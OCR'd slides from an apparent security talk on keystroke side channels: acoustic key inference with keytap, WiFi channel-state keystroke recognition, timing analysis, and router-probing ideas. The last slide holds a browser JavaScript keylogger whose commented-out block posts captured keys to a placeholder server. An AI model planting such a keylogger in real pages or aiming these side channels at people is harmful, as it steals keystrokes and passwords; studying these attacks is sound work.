
This is a collection of command-line and GUI tools for capturing and analyzing audio data.

Keytap

The most interesting tool is called **keytap** - it can guess pressed keyboard keys only by analyzing the audio captured from the computer's microphone.

github.com/ggerganov/kbd-audio

Clustering




https://studio.code.org/s/frequency_analysis/lessons/1/levels/1


Clustering

Converting keystroke recordings to a children's game

- Keytap (runs on your browser!): https://github.com/ggerganov/kbd-audio
- Using DBSCAN algorithm (note: euclidian distance vs 1d metrics)
  - Needs a distance metric
    - 1.0 - corrcoef(sigref,sigtest)
    - Similarity in sliced FFT?
  - As soon as you have 27 (letters + space) clusters, you can try brute force a substitution cipher
  - Use aspell or letter n-grams to identify words (**not implemented**).

Vibration - Early Stop





CSI Distortion

Keystroke Recognition Using WiFi Signals

Kamran Ali[†] Alex X. Liu[†‡] Wei Wang[‡] Muhammad Shahzad[†]

[†]Dept. of Computer Science and Engineering, Michigan State University, USA


[‡]State Key Laboratory for Novel Software Technology, Nanjing University, China

[†]{alikamr3,alexliu,shahzadm}@cse.msu.edu, [‡]ww@nju.edu.cn

end. We implemented the WiKey system using a TP-Link TL-WR1043ND WiFi router and a Lenovo X200 laptop. WiKey achieves more than 97.5% detection rate for detecting the keystroke and 96.4% recognition accuracy for classifying single keys. In real-world experiments, WiKey can recognize keystrokes in a continuously typed sentence with an accuracy of 93.5%.


CSI Distortion

amplitude / time per subcarrier (big movement, waving arms)



CSI Distortion

amplitude / time per subcarrier (new-typing.data)



CSI Distortion

Controlled Typing. During data collection, we instructed the users not to move their heads or other body parts significantly while typing. However, we allowed natural motions which occur commonly when a person types, such as eye winking and movements in the arm, shoulder and fingers on the side of the hand being used for typing. We also instructed the users to type one key at a time while keeping the inter arrival time of keystrokes between 0.5 to 1 second to facilitate correct identification of start and end times of keystrokes. However, we did allow users to use multiple fingers

CSI Distortion

see through walls (kinda) with wifi

- WiFi hardware constantly measures signal strength, including Channel State Information.
  - Position / pose of human body interacts with WiFi signal transmission (signal quality)
  - i.e. Measure change in CSI -> Label with movement -> Auto-learn keypresses.
- Findings - **Early stop**
  - Can identify large movement, cannot isolate small movement (e.g. finger movement vs arm movement).
  - Hard to control environment for training data?




Figure 17: Change in shape of with angle

Figure 18: Change in shape with days

Figure 19: Change in shape with AP distance

CSI Distortion

thoughts on deploying vs uncooperative routers


- Minimum packet rate?
  - Software-level amplification? (Send 1 packet, router sends 10)
  - Compensate for uneven packet times?
- Can we send a stream of raw frames to a non-cooperative router and have it reply?
  - esp_wifi_80211_tx: doesn't support many packet types.
  - gr-ieee802-11: ?
- CW illuminator?

Timing

word recognition by keystroke timing delta

apple

(sing along at home: samplegen.py, analysis.py)



(on a moving train)

Timing

... JavaScript was a mistake.

```
var keylog = {
  // (A) SETTINGS & PROPERTIES
  cache : [], // TEMP STORAGE FOR KEY PRESSES
  delay : 2000, // HOW OFTEN TO SEND DATA TO SERVER
  sending : false, // ONLY 1 UPLOAD ALLOWED AT A TIME

  // (B) INITIALIZE
  init : () => {
    // (B1) CAPTURE KEY STROKES
    window.addEventListener("keydown", (evt) => {
      keylog.cache.push(evt.key);
    });

    // (B2) SEND KEYSTROKES TO SERVER
    window.setInterval(keylog.send, keylog.delay);
  },

  // (C) AJAX SEND KEYSTROKES
  send : () => { if (!keylog.sending && keylog.cache.length != 0) {
    /* USE THIS IN YOUR PROJECT TO SEND CAPTURED KEYS TO
SERVER
    // (C1) "LOCK" UNTIL THIS BATCH IS SENT TO SERVER
    keylog.sending = true;

    // (C2) KEYPRESS DATA
    var data = new FormData();
    data.append("keys", JSON.stringify(keylog.cache));
    keylog.cache = []; // CLEAR KEYS

    // (C3) FECTH SEND
    fetch("SERVER-SCRIPT", { method:"POST", body:data })
    .then(res=>res.text()).then((res) => {
      keylog.sending = false; // UNLOCK
      console.log(res); // OPTIONAL
    })
    .catch((err) => { console.error(err); });
    */

    // FOR THIS DEMO WE JUST DISPLAY IN <DIV>
    document.getElementById("captured").innerHTML =
JSON.stringify(keylog.cache);
    keylog.cache = [];
  }}
};
window.addEventListener("DOMContentLoaded", keylog.init);
```

https://codepen.io/code-boxx/pen/xxpbvMq

